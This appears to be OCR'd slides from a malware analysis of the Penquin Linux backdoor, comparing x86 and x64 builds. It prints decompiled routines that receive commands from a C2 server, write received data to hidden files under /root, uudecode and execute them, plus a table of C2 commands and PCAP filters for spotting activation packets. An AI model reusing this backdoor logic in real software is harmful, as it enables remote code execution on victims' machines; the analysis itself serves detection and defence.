
```
mov     esi, offset dec_str
mov     rdi, rsp
mov     cs:dec_str, '_'
mov     cs:byte_6980E1, '_'
mov     cs:byte_6980E2, 'w'
mov     r12, rsp
mov     cs:byte_6980E3, 'e'
mov     cs:byte_6980E4, '_'
mov     cs:byte_6980E5, 'a'
mov     cs:byte_6980E6, 'r'
mov     cs:byte_6980E7, 'e'
mov     cs:byte_6980E8, '_'
mov     cs:byte_6980E9, 'h'
mov     cs:byte_6980EA, 'a'
mov     cs:byte_6980EB, 'p'
mov     cs:byte_6980EC, 'p'
mov     cs:byte_6980ED, 'y'
mov     cs:byte_6980EE, '_'
mov     cs:byte_6980EF, '_'
mov     cs:byte_6980F0, 0
call    strcpy
```

Penquin_x64

The *Command* function

- The `command` function is present in all Penquin versions, there is not much new code in the last version
- The code is arranged differently to change the Penquin behavior
- In the new version some strings are *encrypted* or *obfuscated*

```
while ( !feof(v7) )
{
  memset(&v17, 0, 10240);
  receiveData(srvfd, &v17, 10240, (int)&CStruct);
  command(&v17, (int)&cmdtab, 1, srvfd);
  fflush(v7);
  sendEndOfData(srvfd, (int)&CStruct);
}
```



The *Command* function


- The *command* function is present in all Penquin versions, there is not much new code in the last version
- The code is arranged differently to change the Penquin behavior
- In the new version some strings are *encrypted*, or *obfuscated*

Penquin_x86

```
        result = makeargs(v11, &v9, &v10);
        if ( result )
        {
LABEL_18:
          result = trybuiltin(cmdtab, v9, v10);
          if ( !result )
            result = runcmd(received_command, v9, v10, a4);
        }
```

Penquin_x64

```
      v8 = makeargs(vars0, &vars280C, &vars2800);
      if ( v8 )
      {
        v6 = vars0;
LABEL_12:
        v8 = trybuiltin(v5, vars280C, vars2800);
        if ( !v8 )
          LOBYTE(v8) = runcmd((__int64)v6, (unsigned int)vars280C, (__int64)vars2800, v4);
        return v8;
      }
```



The *do_callback* function

It is **not** present in Penquin_2.0

It is called after the packet activation process if it succeed in *Penquin_x64,* in the older version is not directly reacheable

```
  addr = gen_sig();
  write(fd, &addr, 4u);
  v2 = fdopen(fd, "a+");
  for ( i = fopen("/root/.tmpware", "w+"); !feof(v2); fwrite(&v9, 1u, 1, i) )
  {
    v9 = 0;
    if ( !fread(&v9, 1u, 1, v2) )
      break;
  }
  fclose(v2);
  fclose(i);
  if ( !fork_() )
  {
    set_sid_();
    chdir("/root");
    uudecode("/root/.tmpware");
    v11 = &status;
    wait(&status);
    unlink(".tmpware");
    v4 = execli("/root/.x11-fifo", "w");
    v5 = prepare_output_str(v14);
    sprintf(v4, "%s\n", v5);
    sprintf(v4, "%ld\n", a2);
    fclose_caller(v4);
  }
}
```

Penquin_x86

```
  v32 = gen_sig();
  write(::srvfd, &v32, 4uLL);
  v8 = "w+";
  fd = fdopen(::srvfd, "a+");
  for ( i = fopen("/root/.session", "w+"); !feof(fd); fwrite(&v33, 1uLL, 1uLL, i) )
  {
    v8 = 1LL;
    v33 = 0;
    if ( !fread(&v33, 1uLL, 1uLL, fd) )
      break;
    v8 = 1LL;
  }
  fclose(fd, v8, v11, v12, v13, a4);
  fclose(i, v8, v14, v15, v16, a4);
  if ( !fork_call() )
  {
    setsid();
    chdir("/root");
    uudecode("/root/.session", a3, a4, v18, v19, a5, a6);
    wait(&stat_addr);
    unlink("/root/.session");
    v23 = execli("/root/.hsperfdata", "w", v20, v21, v22, a4);
    v27 = prepare_output_str(v30, "w", v24, v25, v26, a4);
    fprintf(v23, "%s\n", v27);
    fprintf(v23, "%ld\n", v6);
    fclose_caller(v23, "%ld\n");
    sleep(5u);
    exit(0);
  }
}
```

Penquin_x64

The *do_callback* function

It is **not** present in Penquin_2.0

It is called after the packet activation process if it succeed in *Penquin_x64,* in the older version is not directly reacheable

uuencode(1) - Linux man page

Name

uuencode, uudecode - encode a binary file, or decode its representation

Synopsis

uuencode [-m] [file] name

uudecode [-o outfile] [file]...

Description

Uuencode and *uudecode* are used to transmit binary files over transmission mediums that do not support other than simple ASCII data.

Uuencode reads *file* (or by default the standard input) and writes an encoded version to the standard output. The encoding uses only printing ASCII characters and includes the mode of the file and the operand *name* for use by *uudecode.* If *name* is */dev/stdout* the result will be written to standard output. By default the standard UU encoding format will be used. If the option *-m* is given on the command line **base64** encoding is used instead.

```
    v4 = execli("/root/.x11-fifo", "w");
    v5 = prepare_output_str(v14);
    sprintf(v4, "%s\n", v5);
    sprintf(v4, "%ld\n", a2);
    fclose_caller(v4);
  }
}
```

Penquin_x86


```
  v32 = gen_sig();
  write(::srvfd, &v32, 4uLL);
  v8 = "w+";
  fd = fdopen(::srvfd, "a+");
  for ( i = fopen("/root/.session", "w+"); !feof(fd); fwrite(&v33, 1uLL, 1uLL, i) )
  {
    v8 = 1LL;
    v33 = 0;
    if ( !fread(&v33, 1uLL, 1uLL, fd) )
      break;
    v8 = 1LL;
  }
  fclose(fd, v8, v11, v12, v13, a4);
  fclose(i, v8, v14, v15, v16, a4);
  if ( !fork_call() )
  {
    setsid();
    chdir("/root");
    uudecode("/root/.session", a3, a4, v18, v19, a5, a6);
    wait(&stat_addr);
    unlink("/root/.session");
    v23 = execli("/root/.hsperfdata", "w", v20, v21, v22, a4);
    v27 = prepare_output_str(v30, "w", v24, v25, v26, a4);
    fprintf(v23, "%s\n", v27);
    fprintf(v23, "%ld\n", v6);
    fclose_caller(v23, "%ld\n");
    sleep(5u);
    exit(0);
  }
}
```

Penquin_x64


More and more commands…

Function Name	Description
do_exit	Exit returning 0
do_setenv	Set an *env* variable
do_cd	Re-implements the *cd* command logic
do_download	Download a file from C2
do_upload	Upload a file to C2
do_start	Download and execute a file from C2 getting pipes
do_exec	Download and execute a file from C2 in /tmp folder

Function Name	Description
do_vslist	Send a table to C2 containing specified peer's file information | Description | FileName | Size | Status |
do_vsupload	Upload a local file to specified peer
do_vsdownlod	Download a specified peer's file locally
do_vsstat	Get specified peer filesystem information and available disk space
do_vsshutdown	Likely delete a peer remote file
do_vsdelete	Just send a message containing a code to specified peer



Scenario and Activation steps overview





I wanna be a…

- PCAP Filter

```
(tcp[8:4] & 0xe007ffff = 0x6005bdbd) or (udp[12:4] & 0xe007ffff =
0x6005bdbd)
```

```
(tcp[8:4] & 0xe007ffff = 0x6005bebe) or (udp[12:4] & 0xe007ffff =
0x6005bebe)
```







I wanna be a…


- PCAP Filter

